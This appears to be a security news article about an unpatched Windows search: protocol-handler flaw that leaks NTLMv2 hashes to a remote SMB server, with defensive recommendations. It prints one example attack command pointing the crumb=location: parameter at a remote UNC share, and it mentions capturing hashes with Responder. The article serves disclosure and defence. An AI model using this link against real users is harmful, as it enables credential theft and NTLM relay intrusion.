The Protocol Peril: Unpatched Windows Search Handlers Leak Enterprise Credentials
The Vulnerability of Native Link Handlers
A solitary click on a malicious hyperlink within Windows can compromise a workstation entirely. Consequently, the operating system autonomously transmits sensitive authentication telemetry to a remote adversary. Crucially, this exposure does not stem from sophisticated malware or a convoluted exploit chain. Instead, the vulnerability relies entirely on a native, built-in URL protocol handler.
Security specialists at Huntress recently disclosed the intricate mechanics of this unpatched security flaw. Through this vector, an attacker can silently harvest a target’s NTLMv2 cryptographic hash. Notably, this novel variant closely mirrors CVE-2026-33829. Microsoft originally neutralized that specific flaw within the Windows Snipping Tool back in April 2026.
Analyzing the Legacy Snipping Tool Defect
The historical CVE-2026-33829 flaw carried a moderate CVSS 3.1 severity score of 5.0. Primarily, it compromised the native ms-screensketch: protocol handler to expose sensitive enterprise data. According to advisories, an adversary could induce a user to launch a crafted URL via an email. Once the victim initiated the link, the machine connected to the attacker’s SMB server. Thus, the workstation surrendered the user’s NTLMv2 hash, allowing unauthorized account hijacking.
The fundamental defect within the Snipping Tool arose because the handler accepted the filePath parameter blindly. Specifically, the system failed to validate the supplied directory pathway. When an adversary passed a remote Universal Naming Convention (UNC) network path, Windows performed an automated NTLM authentication sequence. Therefore, the threat actor intercepted the user’s Net-NTLMv2 credentials effortlessly.
Weaponizing the Windows Search Scheme
This novel vulnerability yields an identical cryptographic outcome but subverts an entirely different protocol handler. Instead of exploiting ms-screensketch:, the technique weaponizes the native search: scheme. Furthermore, the exploit exchanges the legacy filePath variable for a crumb=location: parameter.

For example, a weaponized command executes as start "" "search=test&crumb=location:\10.0.1.100\share". Huntress specialist Andrew Schwartz confirmed that the leakage mechanics, prerequisite conditions, and moderate severity perfectly match the prior vulnerability.
Empirical Verification and User Experience
Analysts successfully reproduced this exploitation vector on a standard Windows 11 25H2 Pro deployment. During these tests, researchers utilized a standard user account completely lacking administrative privileges. Concurrently, the default Microsoft Defender security suite remained fully active. On the adversary’s perimeter, a server ran the popular Responder toolkit. Consequently, the listening tool intercepted the user’s data immediately after the system executed the malicious link.
Crucially, the target individual encounters only a generic Windows warning stating that the resource remains inaccessible. By that exact moment, however, the cryptographic hash has already departed the endpoint. Huntress notes that this exfiltration occurs exclusively during the initial execution of a login session. Subsequently, repeated attempts within the same session return a standard access denial error.
The Tactical Value of Compromised Hashes
Although the captured hash does not represent a plaintext password, it holds immense tactical value for an attacker. Specifically, an adversary can leverage these credentials to execute NTLM relay attacks. This capability allows the actor to establish a deeper foothold within the internal corporate network. However, this scenario requires that the internal infrastructure permits such authentication techniques.
Historically, researchers documented a comparable exploitation technique using the crumb parameter in February 2024 under CVE-2023-35636. Nevertheless, this contemporary search: variant underscores an enduring structural reality. Identical classes of software defects frequently manifest across entirely separate Windows protocol handlers.
The Administrative Discrepancy
Huntress officially reported these findings to the Microsoft Security Response Center on April 15, 2026. This disclosure occurred exactly one day after Microsoft patched the Snipping Tool flaw. However, the technology giant declined to issue a security hotfix or a dedicated CVE identifier. The corporation stated that its servicing criteria apply primarily to high or critical severity thresholds. Paradoxically, the previous CVE-2026-33829 flaw also carried a moderate rating yet received a formal patch.
Consequently, Huntress heavily criticizes this administrative inconsistency. The original Snipping Tool vulnerability received a dedicated CVE and an immediate update. Yet, both flaws belong to the identical defect class and share the same operational outcome. Furthermore, this unpatched search: variant is embedded directly into Windows Explorer rather than a standalone peripheral application.
Under-the-Hood Architectural Complexities
Adding to the architectural complexity, Windows registers both search: and search-ms: as discrete protocols. Nonetheless, both schemes route directly to the identical processing logic within ExplorerFrame.dll. Therefore, patching a single URI scheme fails to resolve the systemic exposure completely. A robust defense must neutralize the underlying mechanism that permits unchecked interactions with remote network paths.
Enterprise Defensive Recommendations
For enterprise environments, this case study exposes a major blind spot in patch management strategies. Specifically, many programs rely solely on CVE listings to prioritize defenses. An organization might diligently apply the April hotfix for the Snipping Tool. Yet, they remain entirely exposed to the parallel search: vector because Microsoft withheld an official advisory.
While a definitive patch remains absent, Huntress recommends strictly blocking outbound SMB communications. Specifically, security teams must restrict outbound traffic over TCP ports 445 and 139. Additionally, administrators should mandate SMB signing to thwart credential relay techniques on internal segments. Finally, defenders should audit proxy and mail logs for anomalous search: or search-ms: links. These protocols rarely populate legitimate corporate communications.
Support Our Threat Intelligence
If you find our technology report and cybersecurity news helpful, consider supporting our work.
 Buy Me a Coffee
PayPal
Buy Me a Coffee
PayPal


